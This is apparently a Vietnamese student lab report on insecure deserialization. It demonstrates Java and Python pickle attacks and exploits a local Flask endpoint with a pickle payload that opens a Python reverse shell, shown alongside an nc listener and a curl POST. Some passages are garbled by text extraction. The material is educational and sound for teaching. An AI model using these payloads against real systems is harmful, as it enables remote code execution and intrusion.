

## BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Kỳ báo cáo: Buổi 02

Tên chủ đề: **Integrating Security and Automation**

GVHD: Đỗ Thị Thu Hiền

**Nhóm: 10**

### 1. THÔNG TIN CHUNG:

Lớp: NT521.011.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

### 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1.4	100%
2	Yêu cầu 2.4	100%
3	Yêu cầu 2.5	100%
4	Yêu cầu 2.6	100%
5	Yêu cầu 2.7	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành


## BÁO CÁO CHI TIẾT

### B.1.3 Script tự động đánh giá bảo mật của code trong Windows


Yêu cầu 1.4. Tìm hiểu về Visual Code Grepper(VCG).

\*Visual Code Grepper(VCG) là một công cụ đánh giá bảo mật mã tĩnh, cho C++, C#, VB, PHP, Java, PL/SQL và COBOL, nó nhằm mục đích tăng tốc quá trình xem xét mã bằng cách xác định mã xấu, không an toàn.


\* Tải về ở đây.




\*Sau khi cài đặt, mở lên thì ta có giao diện như thế này




\*Lựa chọn ngôn ngữ Java .




\*Vào File và chọn New Target File .




\*Chọn file MyJavaApp.



\* Vào Scan, chọn Full Scan.




\* Kết quả.



## B.2.2 Khai thác định dạng Java serialization.

Bước 1: Tạo 1 ứng dụng Java **MyJavaApp.java** có lỗ hổng.




```
1 import java.io.*;
2 public class MyJavaApp {
3
4     public static void main(String args[]) throws Exception {
5         FileInputStream fis = new FileInputStream("normalObj.serial");
6         ObjectInputStream ois = new ObjectInputStream(fis);
7         NormalObj unserObj = (NormalObj) ois.readObject();
8         ois.close();
9     }
10 }
11
12 class NormalObj implements Serializable {
13
14     public String name;
15
16     public NormalObj(String name) {
17         this.name = name;
18     }
19
20     private void readObject(java.io.ObjectInputStream in)
21         throws IOException, ClassNotFoundException {
22         in.defaultReadObject();
23         System.out.println(this.name);
24     }
25 }
26
27 class VulnObj implements Serializable {
28
```

Trong code trên:

- Định nghĩa 2 class **NormalObj** và **VulnObj** có thể serialize. Class **NormalObj** có chức năng deserialize định nghĩa trong phương thức **readObject** để in tên thuộc tính. Trong khi đó class **VulnObj** định nghĩa **readObject** chạy các lệnh command tùy ý khi deserialize.
- Chức năng chính của file nằm ở class **MyJavaApp**, phụ thuộc vào việc đọc 1 file có tên **normalObj.serial** để deserialize thành object **NormalObj** và in ra màn hình.
- File **normalObj.serial** không được kiểm soát, kẻ tấn công có thể ghi đè.

Bước 2: Viết mã tấn công có tên **JavaAttacker.java**.





```
1 import java.io.*;
2
3 public class JavaAttacker {
4
5     public static void main(String args[]) throws Exception {
6         VulnObj vulnObj = new VulnObj("ls");
7         FileOutputStream fos = new FileOutputStream("normalObj.serial");
8         ObjectOutputStream os = new ObjectOutputStream(fos);
9         os.writeObject(vulnObj);
10        os.close();
11    }
12 }
13
14 class VulnObj implements Serializable {
15
16     public String cmd;
17
18     public VulnObj(String cmd) {
19         this.cmd = cmd;
20     }
21 }
```

Yêu cầu 2.4. Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?

Trong đoạn code trên :

- Lớp **VulnObj** được đánh dấu là **Serializable**, cho phép nó có khả năng serialize và deserialize.
- Trong phương thức **main** của lớp **JavaAttacker**, một đối tượng **VulnObj** được tạo với chuỗi **"ls"** (đây là lệnh **ls** để liệt kê thư mục).
- Sau đó, đối tượng **VulnObj** được serialize thành một tệp có tên **normalObj.serial** sử dụng **ObjectOutputStream**.

Ý nghĩa của cuộc tấn công:

- Lệnh **ls** được gán vào đối tượng **VulnObj**. Nếu đối tượng này được deserialize bởi một ứng dụng khác mà (cụ thể là bởi **MyJavaApp**) mà không được kiểm tra cẩn thận, lệnh **"ls"** sẽ được thực thi trên hệ thống mục tiêu. Điều này có thể dẫn đến việc thực hiện các lệnh độc hại, gây thất bại hoặc tiết lộ thông tin nhạy cảm.
- Lệnh này là một ví dụ đơn giản, nhưng trong thực tế, tấn công serialization có thể được sử dụng để thực hiện các hành động gian lận hoặc thâm nhập đáng kể hơn trên hệ thống mục tiêu, chẳng hạn như thực hiện mã độc, truy cập dữ liệu nhạy cảm, hoặc kiểm soát hệ thống.

\*Kết quả chạy code tấn công **JavaAttacker**.

```
(kali@kali)~/laptrinhantoan/lab2
$ javac JavaAttacker.java 66 java JavaAttacker
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(kali@kali)~/laptrinhantoan/lab2
$
```

### Bước 3: Thực hiện chạy code tấn công

```
(kali@kali)~/laptrinhantoan/lab2
$ javac JavaAttacker.java 66 java JavaAttacker
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(kali@kali)~/laptrinhantoan/lab2
$ javac MyJavaApp.java 66 java MyJavaApp
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
crass
JavaAttacker.class
JavaAttacker.java
MyJavaApp.class
MyJavaApp.java
NormalObj.class
normalObj.serial
sample-app
vulnerable-api
VulnObj.class
Exception in thread "main" java.lang.ClassCastException: class VulnObj cannot be cast to class NormalObj (VulnObj and NormalObj are in unnamed module of loader 'app')
    at MyJavaApp.main(MyJavaApp.java:7)

(kali@kali)~/laptrinhantoan/lab2
$
```

### Bước 4: Đọc file **normalObj.serial** là file chứa đối tượng đã được serialize và xem dạng mã hóa base64 của nó.

\*Dùng lệnh **cat normalObj.serial | base64**

```
(kali@kali)~/laptrinhantoan/lab2
$ cat normalObj.serial | base64
r00ABXNyAADWdWxuT2JqH0k6B6IYok4CAAFMAANjbWROABJMamF2YS9sYW5nL1N0cmLuZzt4cHQA
Amxz

(kali@kali)~/laptrinhantoan/lab2
$
```

Chú ý 5 ký tự đầu tiên "r00AB". Sinh viên thử tìm hiểu mối liên hệ của 5 ký tự này và việc serialize đối tượng Java?

- 5 ký tự đầu tiên "r00AB" trong tuần tự hóa dữ liệu của Java đều là một phần của tiêu đề hoặc số ma thuật trong quá trình tuần tự hóa. Con số kỳ diệu này được sử dụng để xác định dạng định dạng của chuỗi dữ liệu và đảm bảo tính nguyên vẹn của nó.

- Thông thường, các dữ liệu được tuần tự hóa trong Java bắt đầu bằng "rO0AB" để đánh dấu định dạng của một ObjectOutputStream (lưu trữ và khôi phục Java đối tượng). Nói cách khác, "rO0AB" là một thành phần tiêu chuẩn của Giao thức tuần tự hóa Java.
- Mã này đảm bảo rằng khi bạn thực hiện giải tuần tự hóa dữ liệu, thư viện Java sẽ biết rằng đây là hợp lệ hóa dữ liệu và định dạng chính xác của nó. Nếu dữ liệu đầu tiên được tuần tự hóa không khớp với "rO0AB", thư viện Java có thể từ chối giải tuần tự hóa hoặc loại bỏ một ngoại lệ để báo lỗi.

## B2.3 Khai thác định dạng Python serialization

**Yêu cầu 2.5.** Lý giải vì sao với định nghĩa class `VulnPickle`, khi `vulnerable-app-2` thực hiện load đối tượng từ file, ta có được kết quả như hình trên?

```

attacker-2.py > ...
1 import pickle
2 import os
3
4 class VulnPickle(object):
5     def __reduce__(self):
6         return (os.system, ("id",))
7 a = pickle.dumps(VulnPickle())
8 with open('serial_Nhom10_python', 'wb') as f:
9     f.write(a)
10
vulnerable-app-2.py > ...
1 import pickle
2 with open('serial_Nhom10_python', 'rb') as f:
3     pickle.loads(f.read())
4
5

```

```

→ lab2 ⚡ python3 attacker-2.py
→ lab2 ⚡ python3 vulnerable-app-2.py
uid=1000(hjn4) gid=1000(hjn4) groups=1000(hjn4),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),116(netdev),999(docker)
→ lab2 ⚡

```

- Ở đây ta thấy là biến `a` lưu trữ dữ liệu được serialized của đối tượng `VulnPickle`. Sau đó ghi nó vào file `serial_Nhom10_python`.
- `Vulnerable-app-2` sẽ tiến hành deserialized dữ liệu từ file `serial_Nhom10_python` bằng `pickle.loads()`.

Nhưng vấn đề là dữ liệu này từ đối tượng `VulnPickle`, có method `__reduce__`, nó sẽ thực hiện hàm `os.system("id")` khi deserialized.



**Yêu cầu 2.6. Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver? Trình bày chi tiết các bước tấn công.**

- Source code web:

```
vulnerable-web.py X
vulnerable-web.py > ...
1  import pickle
2  import base64
3  from flask import Flask, request
4
5  app = Flask(__name__)
6  @app.route("/vulnerable", methods=["POST"])
7
8  def vulnerableapp():
9      form_data = base64.urlsafe_b64decode(request.form['hack'])
10     deserialized = pickle.loads(form_data)
11     return 'deserialized', 204
12
```

- Deploy web lên localhost:



## Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.


- Phân tích:

- Tại phần path là /vulnerable có nhận một tham số truyền vào là **hack**
  - o Tham số **hack** này là được truyền thông qua giao thức post mà sẽ trả về kết quả deserialized của tham số **hack** đó
- Do đó ta có thể attack bằng cách truyền vào một serializer để thực hiện deserialized và sau đó thực hiện các lệnh, scripts mà ta muốn

- Code exploit:

```
exploit_web.py > ...
1 import pickle
2 import base64
3 import os
4
5 class Exploit(object):
6     def __reduce__(self):
7         return (os.system, ('export RHOST="127.0.0.1"; export RPORT=4010; python3 -c \'import sys,socket,os,pty;s=socket.s
8
9 payload = pickle.dumps(Exploit())
10 print(base64.urlsafe_b64encode(payload).decode())
11
```

- Payload tạo reverse shell:



- Run web:

```
→ lab2 ⚡ php 8.1.2 16:54:33
> export FLASK_APP=vulnerable-web
→ lab2 ⚡ php 8.1.2 16:55:13
> flask run
* Serving Flask app 'vulnerable-web' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

- Listen on port 4010:

```
→ Asus ⚡
▶ nc -nvlp 4010
Listening on 0.0.0.0 4010
```

- Exploit:

```
→ lab2 ⚡ php 8.1.2 16:55:00
▶ python3 exploit_web.py
gASV8gAAAAACMBXBvc2l4lIwGc3lzdGVtLJOUjNdleHBvcnQgUkhPU1Q9IjEyNy4wLjAuMSI7
IGV4cG9ydCBSUE9SVD00MDEwOyBweXRob24zIC1jICdpcXBvcnQgc3lzLHNvY2tldCxcvcyxwdHk7
cz1zb2NrZXQuc29ja2V0KCK7cy5jb25uZWNOKChvcy5nZXRLbnYoIlJIT1NUIiksaW50KG9zLmdl
dGVudigiUlBPULQiKSkpKTtbb3MuZHVwMihzLmZpbGVubygpLGZkKSBmb3IgZmQgaW4gKDAzMSwy
KV07cHR5LnNwYXduKCJzaCIpJ5SF1FKULg=
→ lab2 ⚡ php 8.1.2 16:55:21
▶ sudo curl -X POST -d "hack=gASV8gAAAAACMBXBvc2l4lIwGc3lzdGVtLJOUjNdleHB
vcnQgUkhPU1Q9IjEyNy4wLjAuMSI7IGV4cG9ydCBSUE9SVD00MDEwOyBweXRob24zIC1jICdpcXB
vcnQgc3lzLHNvY2tldCxcvcyxwdHk7cz1zb2NrZXQuc29ja2V0KCK7cy5jb25uZWNOKChvcy5nZXR
lbnYoIlJIT1NUIiksaW50KG9zLmdl dGVudigiUlBPULQiKSkpKTtbb3MuZHVwMihzLmZpbGVubyg
pLGZkKSBmb3IgZmQgaW4gKDAzMSwyKV07cHR5LnNwYXduKCJzaCIpJ5SF1FKULg=" http://12
7.0.0.1:5000/vulnerable
[sudo] password for hjn4:
→ lab2 ⚡ php 8.1.2 16:56:00
▶
```

- Web nhận được POST request

```
